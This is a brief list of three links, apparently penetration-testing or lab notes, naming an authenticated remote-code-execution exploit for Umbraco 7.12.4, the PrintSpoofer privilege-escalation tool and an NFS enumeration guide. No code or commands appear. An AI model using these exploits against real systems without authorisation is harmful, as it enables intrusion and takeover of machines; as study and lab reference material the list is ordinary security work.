- Umbraco 7.12.4 authenticated RCE - https://github.com/noraj/Umbraco-RCE
- PrintSpoofer (SeImpersonate → SYSTEM) - https://github.com/itm4n/PrintSpoofer
- NFS enumeration - https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting